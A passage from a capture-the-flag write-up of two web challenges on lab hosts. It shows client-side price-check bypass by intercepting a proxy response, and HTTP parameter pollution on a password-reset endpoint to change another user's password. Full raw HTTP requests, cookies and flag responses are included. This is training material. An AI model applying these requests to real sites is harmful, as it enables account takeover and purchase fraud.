
```
if (totalPriceFromResponse == computedTotalPrice) {
  fetch("/api/flagger", {
    method: "POST",
    headers: {
      'Content-Type': "application/json"
    },
    body: JSON.stringify({
      key: "b@otTlBsJ6Vv{F5",
      cart: cartData
    })
  })
```

This is the final check. Here, totalPriceFromResponse should be equal to computedTotalPrice, and in our case, they are equal, so we should receive the flag. Again same “right click > Do intercept > Response to this request” then forward this request and wait for the response.



```
POST /api/flagger HTTP/1.1
Host: 34.46.164.19
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://34.46.164.19/product/1
Content-Type: application/json
Content-Length: 102
Origin: http://34.46.164.19
Connection: keep-alive
Cookie: connect.sid=
s%3AlcnRf8DVgmXkLZOhKQSoZIDF8IT0NH7p.MZ3ykKjPLSLIZTwtQELxbmiSXqcM93LMJzIA7yOEEII

{
  "key":"b@otTlBsJ6Vv{F5",
  "cart":{
    "items":[
      {
        "id":1,
        "name":"Hacker Sticker",
        "price":4
      }
    ],
    "totalPrice":4
  }
}
```


Response will contain the flag.



```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 76
ETag: W/"4c-laHyjDq1xPLP1CXf3Ek7iy4T9VI"
Date: Fri, 13 Sep 2024 09:29:10 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "success":true,
  "flag":"ACN_CTF{WH0_wOuLDN'7_1IKe_63ttiNg_ThIN9s_fOR_LEss}"
}
```

Challenge: People Directory

Webpage




Login

Username:

Password:

Don't have an account? Register here.
Forgot your password?

After register & login




People Directory

Kyleigh Terry +12189990796	Cade Morissette +18899191843	Mabelle Hansen +18482054211
Kaitlyn Paucek +16025398391	Lewis Goldner +12659563039	Franz Torp +13697995256
Marcelina Hessel +17032703722	Royal Upton +15662918701	Elisabeth Harber +13916925504

There is nothing here. Let’s test the forgot password page.

Reset password page



Reset Password

Username:

lucifer

Existing Password:


••••••••

New Password:

•••••••••••


To reset the password, the existing password is needed. Since brute-forcing is not allowed, it’s not an option.

Request for password reset.



```
POST /reset-password?y=lucifer&z=password HTTP/1.1
Host: 23.251.153.108
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://23.251.153.108/reset-password
Content-Type: application/json
Content-Length: 26
Origin: http://23.251.153.108
Connection: keep-alive
Cookie: connect.sid=
s%3AJ4NW2XAYICPUHDccaFufLaraDPrvV-68.CQGo8qDVokd%2BR1BAjQgzwNKlbrcoR2FmHGYUXL9w5BA

{
  "password":"newpassword"
}
```


Response for password reset




```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 16
ETag: W/"10-oV4hJxRVSENxc/wX8+mA4/Pe4tA"
Date: Fri, 13 Sep 2024 09:36:24 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "success":true
}
```

I tried response manipulation and received a "Congratulations" message, but there was no flag. I also deobfuscated the JavaScript but still had no luck.

There is a parameter pollution attack on the y parameter, where y represents the username in the form.



```
POST /reset-password?y=lucifer&y=admin&z=newpassword HTTP/1.1
Host: 23.251.153.108
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://23.251.153.108/reset-password
Content-Type: application/json
Content-Length: 29
Origin: http://23.251.153.108
Connection: keep-alive
Cookie: connect.sid=
s%3AJ4NW2XAYICPUHDccaFufLaraDPrvV-68.CQGo8qDVokd%2BR1BAjQgzwNK

{
     "password":"Newnewpassword"
}
```



```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 66
ETag: W/"42-ZDFA0wOEw7+mPy3Nqsc1YLbzruM"
Date: Fri, 13 Sep 2024 09:39:46 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
      "success":true,
      "message":"ACN_CTF{sAm3_ParAMEt3r_tW1C3_WHy_noT}"
}
```

That’s it hope you enjoyed.

THE END